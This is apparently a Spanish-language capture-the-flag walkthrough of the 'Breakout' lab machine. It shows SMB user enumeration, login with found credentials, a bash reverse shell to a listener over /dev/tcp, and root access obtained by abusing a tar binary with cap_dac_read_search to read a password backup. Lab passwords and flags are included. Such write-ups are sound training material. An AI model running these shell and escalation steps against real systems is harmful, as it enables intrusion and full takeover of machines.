
```
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\cyber (Local User)
```

ALGUNAS VECES SI NO SE CONSIGUE CONEXION DEBEMOS REINICIAR LA MAQUINA


Nos encuentra el usuario **cyber** que ingresamos en 192.168.0.13 junto con la contraseña ".2uqPEfj3D<P'a-3" y conseguimos acceso.



Abajo de todo, en el tercer icono, encontramos una command shell, entramos




Ya tenemos la primera flag




Hace falta escalar privilegios para ser un usuario root. Nos ponemos a la escucha por el puerto 443 usando netcat

En el navegador escribimos **bash -i >& /dev/tcp/192.168.0.10/443 0>&1** para conseguir una reverse shell




Así, conseguimos la flag de user



Las "capabilities" son privilegios o permisos que un sistema operativo otorga a procesos o usuarios, permitiéndoles realizar ciertas acciones en el sistema, como acceder a archivos o dispositivos.

Vamos a usar este comando "getcap -r / 2>/dev/null", lo que hace es buscar de forma recursiva en todo el sistema de archivos las capabilities asignadas a los archivos ejecutables, mientras descarta cualquier mensaje de error que pueda generarse durante el proceso.



`/home/cyber/tar cap_dac_read_search=ep` : Esto significa que el ejecutable `tar` tiene permiso para realizar búsquedas de directorios y leer archivos incluso si el proceso que lo ejecuta no tiene permisos de lectura.

`/usr/bin/ping cap_net_raw=ep`: Esto le otorga al ejecutable `ping` el permiso de enviar y recibir paquetes de red sin necesidad de privilegios elevados.

Realizando investigación por los directorios, encontramos

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 480
drwxr-xr-x  2 root root   4096 Feb 12 06:25 .
drwxr-xr-x 14 root root   4096 Oct 19  2021 ..
-rw-r--r--  1 root root  40960 Feb 12 06:25 alternatives.tar.0
-rw-r--r--  1 root root  12732 Oct 19  2021 apt.extended_states.
-rw-r--r--  1 root root      0 Feb 12 06:25 dpkg.arch.0
-rw-r--r--  1 root root    186 Oct 19  2021 dpkg.diversions.0
-rw-r--r--  1 root root    135 Oct 19  2021 dpkg.statoverride.0
-rw-r--r--  1 root root 413488 Oct 19  2021 dpkg.status.0
-rw-------  1 root root     17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$ ^C
```

La ruta `/var/backups` es un directorio comúnmente utilizado en sistemas Unix y Linux para almacenar copias de seguridad de archivos importantes del sistema u otros datos críticos.

Vemos que hay un fichero backup de contraseña .old_pass.bak. Para obtener permiso de lectura de este fichero, lo vamos a descomprimir con tar

```
cyber@breakout:~$ ./tar -cf clave.tar /var/backups/.old_pass.bak
./tar -cf clave.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
cyber@breakout:~$
```

Este comando está utilizando el programa `tar` para crear un archivo de respaldo llamado `clave.tar` que contiene el archivo `.old_pass.bak` ubicado en `/var/backups/`.

`./tar`: Esto ejecuta el programa `tar` desde el directorio actual (`./`).

`-cf`: Estos son argumentos del comando `tar`. `-c` indica que deseas crear un archivo nuevo, y `-f` especifica el nombre del archivo de salida. Después de `-f` se espera el nombre del archivo de salida, en este caso, `clave.tar`.

`clave.tar`: Este es el nombre del archivo de salida que se creará. El comando `tar` creará un archivo llamado `clave.tar` que contendrá el contenido del archivo `.old_pass.bak` -

`/var/backups/.old_pass.bak`: Esta es la ruta del archivo que deseas incluir en el archivo de respaldo. Específicamente, estás seleccionando el archivo `.old_pass.bak` que se encuentra en el directorio `/var/backups/`.

El mensaje `Removing leading '/' from member names` indica que `tar` está eliminando el componente de ruta absoluta (`/`) del nombre del archivo que estás archivando. Esto es normal y

simplemente significa que el archivo se almacenará en el archivo de respaldo sin la ruta completa del directorio.

```
cyber@breakout:~$ ls
ls
clave.tar
tar
user.txt
cyber@breakout:~$
```

Ahora, descompactamos el clave.tar

```
cyber@breakout:~$ tar xvf clave.tar
tar xvf clave.tar
var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
clave.tar
tar
user.txt
var
cyber@breakout:~$
```

Nos aparece el directorio var

```
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Feb 14 05:10 .
drwxr-xr-x 3 cyber cyber 4096 Feb 14 05:10 ..
-rw------- 1 cyber cyber   17 Oct 20  2021 .old_pass.bak
cyber@breakout:~/var/backups$
```

Ahora, ya tenemos permiso para leer el archivo .old_pass.bak

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$
```

Ya tenemos la contraseña de root. Introducimos esta contraseña como el usuario root con el comando "su root"

```
cyber@breakout:~/var/backups$ su root
su root
Password: Ts&4&YurgtRX(=~h

whoami
root
```

Hacemos un `script /dev/null -c bash` que inicia una sesión de grabación de la terminal en la que todo lo que se introduce y se produce se descarta automáticamente, y dentro de esta sesión

se ejecuta un intérprete de comandos Bash

```
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber/var/backups#
```

Vamos al directorio raíz, entramos en el fichero root y leemos el archivo rOOt.txt

```
root@breakout:/# cd root
cd root
root@breakout:~# ls
ls
rOOt.txt
root@breakout:~# cat rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~#
```

Listo¡¡¡¡¡